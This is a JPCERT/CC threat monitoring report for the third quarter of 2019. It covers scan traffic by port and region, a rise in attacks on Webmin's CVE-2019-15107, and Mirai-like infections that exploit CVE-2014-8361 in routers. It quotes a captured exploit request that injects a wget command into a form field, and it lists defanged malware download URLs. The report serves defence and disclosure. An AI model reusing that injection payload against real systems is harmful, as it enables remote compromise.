JPCERT/CC Internet Threat Monitoring Report

July 1, 2019 ～ September 30, 2019

JPCERT Coordination Center

October 29, 2019

JPCERT CC®

Tabele of Contents

1. Overview

JPCERT/CC has placed multiple sensors across the Internet for monitoring to continuously gather packets which are dispatched to indefinite nodes on the Internet. These packets are categorized by the destination port number, source region, etc. Then this information is analyzed along with information about vulnerabilities, malware and attack tools to obtain information on attacking activities or preparatory activities. It is important that such monitoring is performed with a multidimensional perspective using multiple viewpoints. As such, JPCERT/CC mainly works with overseas National CSIRTs to deploy sensors and participate in the monitoring network. Data collected through sensors around the world are analyzed, and if any problem is found, JPCERT/CC provides information to the National CSIRTs and other organizations in the relevant region and requests them to remedy the situation. Issues unique to Japan are addressed in the day-to-day operations of JPCERT/CC.This report will mainly show the analysis results of packets observed during this quarter by sensors located in Japan.


The top 5 destination port numbers for which packets were observed in Japan are listed in [Chart 1].

[Chart 1: Top 5 destination port numbers]

Rank	Destination Port Numbers	Previous Quarter
1	23/TCP (telnet)	1
2	445/TCP (microsoft-ds)	2
3	22/TCP (ssh)	4
4	37215/TCP	3
5	80/Tcp(http)	5

*For details on services provided on each port number, please refer to the documentation provided by IANA(*1). The service names listed are based on the information provided by IANA, but this does not always mean that the packets received are in a format relevant for that service / protocol.

The number of packets observed for each destination port number listed in [Chart 1] is shown [Figure 1].




[Figure 1: Number of packets observed at top 5 destination ports from July through September 2019]

Throughout this quarter, the number of packets targeted to port 445/TCP and port 23/TCP remained fairly constant. The number of packets targeted to port 37215/TCP temporarily increased from around July 10 to August 10, but then it decreased later, eventually falling below the number of packets targeted to port 22/TCP. Next, the top 5 regions in the number of packets observed in Japan during this quarter, identified based on source IP addresses, are listed in [Chart 2].

[Chart 2: Top 5 source regions]

Rank	Source Regions	Previous Quarter
1	Netherlands	4
2	Russia	1
3	USA	2
4	China	3
5	Taiwan	5

The numbers of packets sent from the source regions listed in [Figure 2] are shown.




[Figure 2: Number of observed packets of the top 5 source regions from July through September 2019]

The number of observed packets originating in the Netherlands increased from around August 26. Until around September 25, packets were sent repeatedly from a certain IP address range in the Netherlands to a number of ports. Some of the IP nodes where the packets originated were live web servers, and there were published web pages stating that scans were being conducted to probe for open ports on the Internet. For these reasons, it is assumed that many of these packets were observed as a result of scanning activities intended to probe for open ports. This event resulted in a change in the ranking of the Netherlands. As for other regions, temporary fluctuations were seen but did not affect the rankings.

2. Events of Note

2.1. Trends in the number of packets targeted to port 10000/TCP

While not among the top 5 destination port numbers of this quarter, JPCERT/CC observed an increase in the number of packets targeted to port 10000/TCP from around August (*2,3,4) As seen in the stacked graph by region shown in [Figure 3], the United States, Russia and the Netherlands are the major source regions.



[Figure 3：Number of observed packets targeted to port 10000/TCP by major source region］

JPCERT/CC prepared a program that behaves as an HTTP server and is capable of receiving HTTP requests, and placed it at the network edges of a number of address blocks on the Internet within Japan. From around August 22, when packets started increasing, the program started receiving HTTP requests to port 10000/TCP, like the example shown in [Figure 4], originating in the United States, the Netherlands and France, among others.

```
POST /password_change.cgi HTTP/1.1↓
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36↓
Host: (masked)↓
Content-Type:↓
content-length: 85↓
↓
user=roots&pam=&expired=2|wget http://(masked)/webmin.php;etc&old=foo&new2=bar↓
```


[Figure 4：Example of observed HTTP requests]

These HTTP request payloads (*5) look like they were specially crafted to make them obtain a file from a server on the Internet. In fact, at the DEFCON, a cyber security conference held on August 10, 2019 in the United States, there was a presentation on a vulnerability(*6) (CVE-2019-15107) that exists in Webmin 1.882 through 1.921, and the exploit code (*7) shown by the speaker resembles the code in [Figure 4]. It appears likely that the code in [Figure 4] was created using the exploit code shared in the presentation as a reference.

This vulnerability has been fixed in Webmin 1.930(*8). Users of earlier versions of Webmin should update it and check to see if it has not been attacked.

2.2. Trends in the numbers of packets originating in Japan and targeted to ports 23/TCP and 2323/TCP


The number of packets targeted to port 23/TCP and sent from Japan remained low until the previous quarter, but it started increasing from around August 25 as shown in [Figure 5]. The reason directly contributing to the increase is the addition of new nodes to existing sources of packets.



[Figure 5 : Numbers of observed packets targeted to ports 23/TCP and 2323/TCP (August 20 through September 7)]

Packets sent from these new source nodes have the same characteristics as Mirai and its variants, such as having an initial sequence number, a TCP parameter, that matches the destination IP address. JPCERT/CC investigated a new source node and found that the SOAP service listening port was open, and based on the response to a request sent as a test, it was presumed to be a device that is affected by a known vulnerability (CVE-2014-8361)(*3) in the Realtek SDK miniigd SOAP service. By sending an specially crafted SOAP request to a node with this vulnerability, arbitrary command can be executed on the node. Attackers can exploit this vulnerability to infect a node with malware by downloading a file containing the malware from another site on the Internet and running the file on the node.

Given that the SOAP protocol operates on HTTP, JPCERT/CC prepared a program that behaves as an HTTP server and is capable of receiving HTTP requests, and placed it at the network edges of a number of address blocks on the Internet within Japan. As a result, attacks targeted to port 52869/TCP, apparently trying to exploit the CVE-2014-8361 vulnerability, were observed. The number of specially-crafted SOAP requests to exploit the CVE-2014-8361 vulnerability started increasing from around August 25 as shown in [Figure 6].



[Figure 6：Observation of SOAP requests targeted to CVE-2014-8361 vulnerability]

JPCERT/CC believes the number of specially-crafted SOAP requests started increasing from around August 25 for the following reasons.

Previously, download sites of files containing malware were taken down to keep the spread of malware infections in check. From August 25, however, attackers started operating various download sites simultaneously and sending specially-crafted SOAP requests specifying one of the download sites. A list of URLs of some of the download sites seen since August 25 is shown below. The URLs are partially altered to prevent the readers from accidentally accessing these sites.

htt[p:]//34[.]77.215[.]41/zehir/z3hir.mips
htt[p:]//185[.]244.25[.]136/m-i.p-s.SNOOPY
htt[p:]//185[.]34.219[.]113/Mello1202/Yui.mips
htt[p:]//68[.]183.15[.]82/nyagger.mips
htt[p:] //45[.]95.147[.]105/bins/meerkat.mips
htt[p:]//142[.]11.217[.]116/mips
htt[p:] //185[.]52.2[.]124/Mello1202/Yui.mips

Due to this change in the attack method, the ability to prevent attacks by suspending download sites has decreased. It can be assumed that this led to an increase in the number of devices infected with this type of malware, which in turn drove up the number of packets targeted to port 23/TCP sent by these devices. This vulnerability can be resolved by updating the firmware of the devices (mostly routers). However, it seems that many devices use an old version of the firmware, resulting in an increase in the number of devices infected with malware that spreads infection by exploiting the vulnerability.

To address the issue with routers that are infected with malware and sending suspicious packets, JPCERT/CC is contacting the users of these routers through operators that manage the relevant IP addresses and asking them to take appropriate measures.

3. References

(1)Service Name and Transport Protocol Port Number Registry
https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml

(2)NICTER Analysis Team(test operation) (Japanese) @nicter_jp
https://twitter.com/nicter_jp/status/1166228427713597440

(3)Observation of accesses targeting a vulnerability (CVE-2019-15107) in Webmin (Japanese)
https://www.npa.go.jp/cyberpolice/important/2019/201908231.html

(4)wizSafe Security Signal August 2019 observation report
https://wizsafe.iij.ad.jp/2019/09/746/#title5

(5) Evangelist's Voice: Observation of communication targeting a vulnerability in Webmin (Japanese)
https://www.idnet.co.jp/column/page_079.html

(6) Webmin 1.882 to 1.921 - Remote Command Execution (CVE-2019-15231)
http://www.webmin.com/security.html

(7) Webmin Unatuhenticated MSF Module CVE-2019-15107
https://pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html

(8) Webmin 1.890 Exploit - What Happened?
http://www.webmin.com/exploit.html

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2019